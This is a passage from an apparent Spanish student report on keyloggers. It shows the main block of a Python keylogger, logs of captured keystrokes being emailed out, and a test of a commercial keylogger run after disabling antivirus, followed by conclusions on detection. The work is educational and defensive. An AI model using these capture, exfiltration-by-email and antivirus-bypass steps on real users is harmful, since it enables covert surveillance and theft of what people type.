Después de invocar el método `callback` llamamos a `report` que se ejecuta en un thread por separado y lo hacemos esperar con el método `wait` del módulo `keyboard` para bloquear su thread haciendo así que podamos salir del programa usando CTRL+C.

Lo último que nos queda es instanciar la clase con un método `main` 6.7.

```
if __name__ == "__main__":
    keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
    keylogger.start()
```

Figura 6.7: Main del keylogger

Aquí cambiamos el método de reporte que queremos que el programa utilice.

```
PS C:\Users\mff30\Desktop\Keylogger> python .\keylogger.py
2022-11-23 19:16:34.722266 - Started keylogger
```

Figura 6.8: Comenzamos la ejecución del keylogger.

```
2022-11-23 19:17:06.980312 - Sent an email to d.moureg03@gmail.com containing: [NUM_LOCK]v[CTRL][ENTER]
[BLOQ_MAYUS]C[BLOQ_MAYUS]omenzamos la ejecucin del keylogger
```

Figura 6.9: Log del mail

Como vemos en la figura 6.9 a los 30 segundos al no estar vacío el log se ha enviado un correo a la dirección que enviamos con el texto que hemos escrito.

CAPÍTULO 6. EJEMPLO PRÁCTICO SOBRE KEYLOGGERS

También podemos observar que se envió otro log al pasar otros 30 segundos 6.10.

```
[BLOQ_MAYUS][BLOQ_MAYUS]omo vemos a los 30 segundos  
2022-11-23 19:18:11.013502 - Sent an email to d.moureg03@gmail.com containing: se ha enviado un correo[BACKSPACE][BACKSPACE][BACKSPACE]al no estar vacío el log se ha enviado
```

Figura 6.10: Parte 2 del log del mail

		1-19 de 19
□	yo	Keylogger logs - [NUM_LOCK]c[CTRL].[ENTER] v[CTRL][ENTER] [BLOQ_MAYUS]c[BLOQ_MAYUS]omo vemos a los 30 segundos 19:17
□	yo	Keylogger logs - [NUM_LOCK]v[CTRL].[ENTER] [BLOQ_MAYUS]c[BLOQ_MAYUS]omenzamos la ejecuci'on del keylogger 19:17
□	yo	Keylogger logs - [BACKSPACE][BACKSPACE]copiado de [BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]... 18:09
□	yo	Keylogger logs - ython sacado de [RIGHT_SHIFT][][ALT_GR][FLECHA_IZQUIERDA]encionar link[FLECHA_DERECHA] 18:09
□	yo	Keylogger logs - [BLOQ_MAYUS]P[BLOQ_MAYUS]ara la realizac[TAB] de la primera prueba hemos implementado un c'odigo[T... 18:08
□	yo	Keylogger logs - [ENTER] [ENTER] [FLECHA_ARRIBA][ENTER] c[CTRL][ENTER] [ENTER] v[CTRL] 18:08
□	yo	Keylogger logs - zzz[CTRL]zzz[CTRL]F5 18:07
□	yo	Keylogger logs - [ENTER] [ENTER] [ENTER] [ENTER] [ENTER] [ENTER] [ENTER] zzzzzzzzz[CTRL] 18:06

Figura 6.11: Correos recibidos

Keylogger logs Recibidos x

D d.moureg03@gmail.com para mí ▾

[NUM_LOCK]c[CTRL].[ENTER] v[CTRL][ENTER] [BLOQ_MAYUS]c[BLOQ_MAYUS]omo vemos a los 30 segundos

Figura 6.12: Texto de los correos

En estas figuras podemos ver los correos 6.11 y 6.12.

Ahora veremos el funcionamiento de los reportes modo file.

De nuevo iniciamos el keylogger de forma normal habiendo hecho el cambio en el modelo de reporte del método main de nuestro programa.

De esta forma el programa irá guardando archivos txt de los logs que vaya capturando.

Mostraremos ahora una serie de capturas de la carpeta donde aparecen los logs 6.13 y algún log por dentro 6.14.

keylog-2022-11-23-194540_2022-11-23-1...	23/11/2022 19:46	Documento de te...	1 KB
keylog-2022-11-23-194611_2022-11-23-1...	23/11/2022 19:46	Documento de te...	1 KB
keylog-2022-11-23-194641_2022-11-23-1...	23/11/2022 19:47	Documento de te...	1 KB

Figura 6.13: Archivos txt generados.

[ENTER]
[BLQ_MAYUS]d[BLQ_MAYUS]e nuevo iniciamos el keylogger de forma noral habiendo hecho el cambio en el modelo de reporte

Figura 6.14: Cuerpo de uno de los archivos.

6.2 Prueba de keylogger comercial

Para la realización de la segunda prueba hemos escogido el keylogger de Iwantsoft [24], el cual cuenta con dos versiones disponibles, como la mayoría de ellos, una primera versión gratuita en la que se nos da acceso a las funcionalidades básicas y una capa “premium” que nos desbloquea funcionalidades más sofisticadas o de las que podemos obtener todavía más información.

El equipo en el que queremos instalar el software tiene a su vez instalado un sistema de antivirus comercial, en este caso Norton. Por lo que podemos realizar pruebas para asegurarnos que este detecta y elimina el keylogger en caso de que no le digamos lo contrario.




Figura 6.15: Página principal de la página IWANTSOFT

Para empezar el caso práctico, procedemos a descargar el archivo comprimido que nos indica la página de Iwantsoft.

En la Figura 6.15 estamos en la página principal donde vemos resaltado en el recuadro rojo el botón de descarga. Una vez aquí se abre una página en donde se muestran las diferencias entre el keylogger gratuito y el de pago. Las que más podemos resaltar de las que se muestran aparecen en la Figura 6.16 marcadas con un recuadro, como el no poder tomar capturas de pantalla o acceder a otros periféricos como puede ser una cámara o un micrófono, así como no poder enviar la información recopilada a través de la red, haciendo que la recolección de información se dificulte al necesitar acceso físico directo al equipo tanto para la obtención de datos como para la instalación que según indica tampoco se puede realizar de manera automática para esta capa gratuita.

CAPÍTULO 6. EJEMPLO PRÁCTICO SOBRE KEYLOGGERS

	Free Keylogger	Total Logger
Audience	Home	Home & Business
Standard monitoring options	✓	✓
Screenshots capture	✗	✓
Making snapshots from webcam, recording audio from microphone	✗	✓
Monitor certain user accounts	✓	✓
Invisible mode (open with hotkey and password)	✓	✓
Apps & web usage statistics	✓	✓
Alerts on certain keywords in user activity	✓	✓
Blocking unwanted applications and websites	✓	✓
Remote report delivery by e-mail, FTP, LAN, Dropbox	✗	✓
Making pre-configured installer	✗	✓
Stealth remote installation	✗	✓
Technical support 24/7	✗	✓
Link	Download	Download

Figura 6.16: Diferencias entre la capa gratuita y la de pago

Nosotros descargaremos la capa gratuita y haremos pruebas sobre la misma, en principio al descargar el archivo comprimido el antivirus no reporta ningún problema, así como cuando se descomprime. El comprimido descargado contiene dos archivos, un ejecutable y uno que es un mero título que indica que alguna contraseña es “123”, para este caso, es la necesaria para más tarde arrancar el programa.

En la descarga y la descompresión no aparece ninguna advertencia del antivirus que indique que el software pueda ser potencialmente peligroso o malicioso. Una vez se instala, parece funcionar correctamente e instalarse sin problemas, pero una vez se intenta ejecutar y el antivirus detecta que quiere iniciarse, lo pone inmediatamente en cuarentena y posteriormente lo elimina del equipo.

Gravedad	Actividad	Estado	Fecha y hora
● Alto	logview.exe (Heur.AdvML.B) detectado por Auto-Protect	En cuarentena	22/11/2022 12:21:37
● Alto	Heur.AdvML.B detectado por Auto-Protect	Se eliminó	22/11/2022 12:18:04

Figura 6.17: Mensaje de alerta del antivirus

Como se puede ver en la Figura 6.17, la primera acción realizada es eliminar un archivo denominado Heur.AdvML.B, si entramos en más detalles del motivo de la eliminación, nos indica que el archivo es un “virus heurístico” (Figura 6.18), es decir, que el archivo tiene toda

CAPÍTULO 6. EJEMPLO PRÁCTICO SOBRE KEYLOGGERS

la pinta de contener software malicioso. Después de eliminar este archivo, el antivirus vuelve a alertar de una amenaza que ha colocado en cuarentena, siendo un archivo muy similar al anterior y si buscamos los detalles nos indica que es un “virus heurístico”.




Figura 6.18: Explicación del antivirus para el bloqueo del archivo

A raíz de estas figuras y explicaciones podemos afirmar que el antivirus no nos va a dejar arrancar este keylogger sin indicarle previamente que no lo revise ya que lo considera una amenaza antes incluso de que arranque el propio programa.

Para realizar las pruebas de funcionamiento con comodidad vamos a deshabilitar los escáneres del antivirus durante un tiempo, que será el tiempo en el que dejaremos al keylogger funcionando dentro de nuestro sistema durante al menos una hora mientras es utilizado para que registre datos suficientes para nuestro ejemplo.




Figura 6.19: Página principal del Keylogger

Una vez logramos instalar el programa con éxito, este se lanza automáticamente pidiendo una contraseña, en este caso “123”, y se nos abre un panel de control con varias opciones como se puede ver en la Figura 6.19. Empezamos por la parte superior izquierda con la típica barra que aparece en Windows con opciones tales como Archivo, Herramientas y Ayuda. Dentro de la primera opción nos permite importar los informes extraídos del usuario o usuarios que estamos monitorizando dentro del equipo. En el apartado de Herramientas tenemos la opción de cambiar la contraseña con la cual se tiene acceso a este programa, haciéndolo más inaccesible para usuarios del equipo que quieran entrar a revisar informes y en el apartado de Ayuda nos aparecen las típicas opciones de Soporte Técnico y Buscar actualizaciones entre otras.

La barra inmediatamente inferior a esta es la propia del keylogger, donde aparecen las diversas opciones que nos ofrece el programa:

- Detener seguimiento → Por defecto al arrancar el programa comienza a detectar las pulsaciones del teclado sin antes preguntar nada, se puede detener manualmente y como veremos más adelante también cambiar a que usuarios monitoriza el software.
- Configuración → Nos permite cambiar las opciones por defecto que trae el software, como vemos en la Figura 6.20, nos abre un menú con diversas opciones una vez más. Resaltadas en rojo están las submenús que tenemos, que permiten cambiar los parámetros del seguimiento al usuario, las alertas que se pueden configurar para cuando se realiza la detección de una palabra o frase, restricciones para evitar que el usuario pueda entrar en ciertas páginas web o aplicaciones y el envío de informes con sus opciones.




Figura 6.20: Configuraciones disponibles

El primer menú que tenemos en la configuración es el de Seguimiento, en este menú aparecen varias opciones para cambiar el nivel de datos que se almacenan en los informes, en la Figura 6.20 se muestra el menú equipo, en donde se puede ver que hay opciones marcadas y otras desmarcadas, con la configuración actual, por ejemplo, el keylogger detecta las pulsaciones del teclado y las aplicaciones iniciadas, pero no los mensajes instantáneos por Skype. Estos valores se pueden modificar en función de lo que se quiera obtener con el uso del keylogger. También vemos como las dos opciones siguientes, son Capturas de Pantalla y Micrófono/Webcam, estas opciones como ya indicamos previamente vienen desactivadas y no usables porque nuestro software es el básico, con la opción de pago también podríamos configurar estas opciones para enviarnos información. La opción final, es la de Usuarios y como se ve en la Figura 6.21, tiene dos variantes, monitorizar a todos los usuarios del equipo o solo monitorizar a los usuarios que se le indiquen en la tabla inferior, también tenemos una opción para borrar los informes con más de un cierto tiempo de vida, esto puede ser útil para no ocupar demasiado espacio en el sistema que estamos espiando. En nuestro caso como estamos realizando pruebas breves dejaremos que monitorice todos los usuarios y después lo eliminaremos.




Figura 6.21: Posibilidades de configuración para usuarios

CAPÍTULO 6. EJEMPLO PRÁCTICO SOBRE KEYLOGGERS

Tras un par de usos en distintas aplicaciones, volvemos a comprobar que el keylogger está almacenando las pulsaciones de manera correcta. En la Figura 6.22 podemos ver como el historial de actividades ha aumentado y ahora aparecen más aplicaciones registradas. Hemos marcado en rojo los dos registros en los que nos vamos a centrar, el de Aplicaciones y el de Pulsaciones. El primero es el que se muestra en la Figura 6.22, dentro del propio historial aparecen marcadas en rojo las entradas que hacen referencia a la interfaz del keylogger, entre estas se puede ver como registra entradas en Google Chrome, Explorador de Windows, Opera Internet Browser y Microsoft Outlook. Junto a estas aparece la ruta del programa y la hora de inicio de los programas. Si pasamos a la parte de “Pulsaciones”, en la Figura 6.23 tenemos un ejemplo de cómo registra las pulsaciones, este keylogger en concreto las separa también por aplicaciones y dentro de cada una de las aplicaciones nos indica lo que se ha pulsado. Podemos ver en rojo marcados los pasos para ver las pulsaciones de una aplicación, primero a la izquierda seleccionamos Pulsaciones, en la parte central escogemos una aplicación, en este caso Google Chrome de las 17:20:41 y en la parte inferior nos muestra las pulsaciones tras un título en donde enseña la aplicación otra vez y la ventana del navegador en la que se escribe. En nuestras pruebas la ventana del navegador no funciona como debería, ya que no hemos escrito dentro de ninguna página, hemos utilizado el buscador y posteriormente hemos entrado a la página. Independientemente de donde se haya escrito la información, a continuación del título aparecen todas las teclas pulsadas, incluyendo flechas de dirección y borrados. En la parte derecha de la ventana principal, aparece una vista previa de las pulsaciones de cada una de las apps con las primeras pulsaciones realizadas en cada una de ellas.

The screenshot shows the Iwantsoft Free Keylogger software interface. The main window title is "FKL - Visor de informes". The menu bar includes "Archivo", "Herramientas", and "Ayuda". Below the menu is a toolbar with icons for "Detener seguimiento", "Configuración", "Alertas", "Importar informes", "Crear instalador...", "Desinstalar", and "Ayuda". The left sidebar is titled "Usuarios" and shows a tree view with "dimag" selected. Under "dimag", there are several categories: "Registro", "Aplicaciones" (which is expanded and highlighted with a red box), "Portapapeles", "Navegación web", "Mensajeros instantáneos", "Redes sociales", "Dispositivos USB", "Documentos impresos", "Archivos cargados", "Operaciones de archivo", "Capturas de pantalla", "Notificaciones", and "Analítica". The main content area has a search bar "dimag -> Registro -> Aplicaciones" and a date selector "Fecha: 23/11/2022". It displays a table of program executions:

Hora	Nombre del programa	Ruta del programa
17:03:20	logview.exe	D:\FKL\logview.exe
17:03:32	Google Chrome	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
17:06:30	logview.exe	D:\FKL\logview.exe
17:07:09	Explorador de Windows	C:\Windows\explorer.exe
17:07:11	Microsoft Outlook	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.14326.20970.0_x64_8wekyb3d8bbwe\Outlook.exe
17:07:56	Explorador de Windows	C:\Windows\explorer.exe
17:07:59	Opera Internet Browser	C:\Users\dimag\AppData\Local\Programs\Opera\opera.exe
17:08:19	Explorador de Windows	C:\Windows\explorer.exe
17:08:21	logview.exe	D:\FKL\logview.exe
17:08:58	Microsoft Outlook	C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.14326.20970.0_x64_8wekyb3d8bbwe\Outlook.exe
17:09:03	Explorador de Windows	C:\Windows\explorer.exe
17:09:05	logview.exe	D:\FKL\logview.exe

At the bottom, a message states: "17:00:20 - La aplicación "logview.exe" fue iniciada desde la ruta "D:\FKL\logview.exe"

Figura 6.22: Registro del keylogger sobre las aplicaciones utilizadas

CAPÍTULO 6. EJEMPLO PRÁCTICO SOBRE KEYLOGGERS




Figura 6.23: Registro del keylogger de las pulsaciones dentro de cada aplicación

Como hemos podido comprobar anteriormente, podemos ver una gran diferencia en el funcionamiento de ambos programas, siendo el primero muy sencillo y solo capturando las pulsaciones realizadas en el teclado en archivos de texto o mail de una forma “plana”, sin diferenciar entre las aplicaciones en las que escribes o el formato de estas, a diferencia del segundo programa que no solo es un keylogger, al ser un software descargado relativamente actual, incluye muchas más opciones de recolección de datos que simplemente las teclas pulsadas del teclado, por lo que podemos considerar que los keyloggers actuales son más bien programas de espionaje o control, antes que un simple keylogger como tal.

Capítulo 7

Conclusións

En conclusión, los keyloggers son más comunes de lo que mucha gente piensa, en un principio era más fácil implementar estos sobre HW ya que los ordenadores no era una herramienta que se encontrase mayoritariamente en los hogares, sino en “cibers”, pero actualmente los más destacados son los SW Keylogger, de los cuales hemos investigado varios ataques que han infectado numerosos dispositivos debido a que su propagación es mucho más rápida y su detección puede no ser lo suficientemente veloz como para no verse afectado por un ataque.

En cuanto a las instalaciones de estos podríamos decir que las instalaciones HW son más complejas, si con complejas nos referimos a necesitar de un acceso físico al PC de la víctima, el cual suele ser complicado de conseguir. Sin embargo, la propagación de los SW es mucho más fácil ya que se pueden instalar en los sistemas de los sujetos atacados con el simple envío de correos o descargas de ejecutables.

Sobre la detección de estos, debemos destacar, que todos los HW Keyloggers son imposibles de detectar mediante algoritmos o antivirus, aunque hay algún estudio sobre la detección de estos mediante el consumo del teclado.[\[25\]](#) En cuanto a los SW Keyloggers, si nos referimos al bloqueo de los spyware pudimos observar que con “Heuristical analysis” realizamos una protección más exhaustiva a pesar de arriesgarnos a poder bloquear algún módulo que realice actividades con los mismos métodos que los keyloggers, de este tipo cabe mencionar el software “HoneyId” que crea procesos falsos para incitar a los keyloggers a atacarlos y así bloquearlos, también es importante mencionar los anti-keyloggers “Signature-based”, que comprueban las firmas de todos los procesos y las comparan con una lista de malwares/spywares conocidos.

Mediante la ejecución de las pruebas HW, nos dimos cuenta que hoy en día todos los productos HW Keylogging se encuentran ya configurados y con interfaces sencillas para que casi cualquier usuario medio pueda operar con estas herramientas, normalmente sirve con conectarlo y posteriormente desconectarlo y simplemente acceder a la información almacenada. Sin embargo, sí que incorporan herramientas que si son explotadas correctamente pueden llegar

CAPÍTULO 7. CONCLUSIÓNS

a ser más que un simple Keylogger.

Al ejecutar las dos pruebas SW pudimos darnos cuenta de que son programas que suponen muy poco consumo para el ordenador siendo así muy complicados de detectar. En la ejecución del código básico pudimos comprobar que son programas muy sencillos de implementar para el nivel de peligrosidad que tienen si tenemos en cuenta la cantidad de información privilegiada que pueden obtener. Mientras que un software comercial es muy fácil de obtener a la vez que ofrece una amplia gama de opciones diferentes y más potentes que las que obtenemos con código sencillo, permitiendo realizar ataques más peligrosos sin una gran complejidad técnica, por lo que es altamente accesible a usuarios de perfil medio-bajo.

Bibliografía

- [1] Keyloggers - the working principles, main features and use cases. (n.d.). Keylogger.org. Retrieved November 25, 2022, from <https://www.keylogger.org/keylogger.html>
- [2] C. Prathap and L. S. Vignesh, "Keyloggers software detection techniques," 2016 10th International Conference on Intelligent Systems and Control (ISCO), 2016, pp. 1-6, doi: 10.1109/ISCO.2016.7726880.
- [3] Wikipedia contributors. (2022, October 13). Keystroke logging. Wikipedia, The Free Encyclopedia. https://en.wikipedia.org/w/index.php?title=Keystroke_logging&oldid=1115860127
- [4] Fruhlinger, J. (2022, May 17). Keyloggers explained: How attackers record computer inputs. CSO Online. <https://www.csounline.com/article/3326304/keyloggers-explained-how-attackers-record-computer-inputs.html>
- [5] Schneier, B. (2009). Schneier on Security (1st ed.). John Wiley Sons. <https://www.schneier.com/tag/key-logging/>
- [6] (N.d.). Tuni.Fi. Retrieved November 25, 2022, from <https://trepo.tuni.fi/bitstream/handle/10024/122479/BlåfieldToni.pdf?sequence=2isAllowed=y>
- [7] Hak. (n.d.). Key Croc. Hak5. Retrieved November 25, 2022, from <https://shop.hak5.org/products/key-croc>
- [8] s4vitar [@s4vitar]. (2022, November 18). El ARMA MÁS SIGLOSA del HACKING | Key-Croc. Youtube. <https://www.youtube.com/watch?v=AiK7MYk-wPM>
- [9] Ou, G. (2006, August 15). Blue Pill: The first effective Hypervisor Rootkit. ZDNET. <https://www.zdnet.com/article/blue-pill-the-first-effective-hypervisor-rootkit/>
- [10] Ahmed, Yahye Abukar, et al. "Survey of Keylogger technologies." International journal of computer science and telecommunications 5.2 (2014).

BIBLIOGRAFÍA

- [11] Alumnos, A. (n.d.). Qué son los keyloggers: tipos, modus operandi, medidas preventivas y consejos. LISA Institute. Retrieved November 25, 2022, from <https://www.lisainstitute.com/blogs/blog/keyloggers-tipos-modus-operandi-medidas-preventivas-consejos>
- [12] Antonio, J., Perfil, V. T. mi. (n.d.). Intrinseco y expectorante. Blogspot.com. Retrieved November 25, 2022, from <https://intrinsecoyespectante.blogspot.com/2015/10/como-los-sovieticos-utilizaron.html>
- [13] Wikipedia contributors. (2022, November 8). Usenet. Wikipedia, The Free Encyclopedia. <https://en.wikipedia.org/w/index.php?title=Usenet&oldid=1120760630>
- [14] Sullivan, B. (2003, October 28). FBI software cracks encryption wall. NBC News. <https://www.nbcnews.com/id/wbna3341694>
- [15] Chacos, B. (2015, May 15). Malicious keylogger malware found lurking in highly publicized GTA V mod. PCWorld. <https://www.pcworld.com/article/427489/malicious-keylogger-malware-found-lurking-in-highly-publicized-gta-v-mod.html>
- [16] Schneier, B. (2009). Schneier on Security (1st ed.). John Wiley Sons. https://www.schneier.com/blog/archives/2016/08/keystroke_recog.html
- [17] Schneier, B. (2009). Schneier on Security (1st ed.). John Wiley Sons. https://www.schneier.com/blog/archives/2016/08/keystroke_recog.html
- [18] A. Solairaj, S. C. Prabanand, J. Mathalairaj, C. Prathap and L. S. Vignesh, "Keyloggers software detection techniques," 2016 10th International Conference on Intelligent Systems and Control (ISCO), 2016, pp. 1-6, doi: 10.1109/ISCO.2016.7726880.
- [19] Arora, M., Kumar, K., Chauhan, S. (n.d.). Cyber Crime combating using KeyLog Detector tool. Ijrra.net. Retrieved November 25, 2022, from <http://ijrra.net/Vol3issue2/IJRRA-03-02-01.pdf>
- [20] M. M. Baig and W. Mahmood, "A Robust Technique of Anti Key-Logging using Key-Logging Mechanism," 2007 Inaugural IEEE-IES Digital EcoSystems and Technologies Conference, 2007, pp. 314-318, doi: 10.1109/DEST.2007.371990.
- [21] Rockikz, A. (2019, August 4). How to make a keylogger in Python. Thepythoncode.com. <https://www.thepythoncode.com/article/write-a-keylogger-python>
- [22] (N.d.). Domar.com. Retrieved November 25, 2022, from https://domar.com/pages/smtp_pop3_server

BIBLIOGRAFÍA

- [23] Khaleel, O. (2021, September 15). Python send email with SMTP over SSL. DevRescue. <https://devrescue.com/python-send-email-with-smtp-over-ssl/>
- [24] Free Keylogger 2022 by IwantSoft - free monitoring software download. (n.d.). Free Keylogger Software - IwantSoft. Retrieved November 25, 2022, from <https://www.iwantsoft.com>
- [25] (N.d.-b). Iop.org. Retrieved November 25, 2022, from <https://iopscience.iop.org/article/10.1088/1742-6596/1441/1/012032/meta>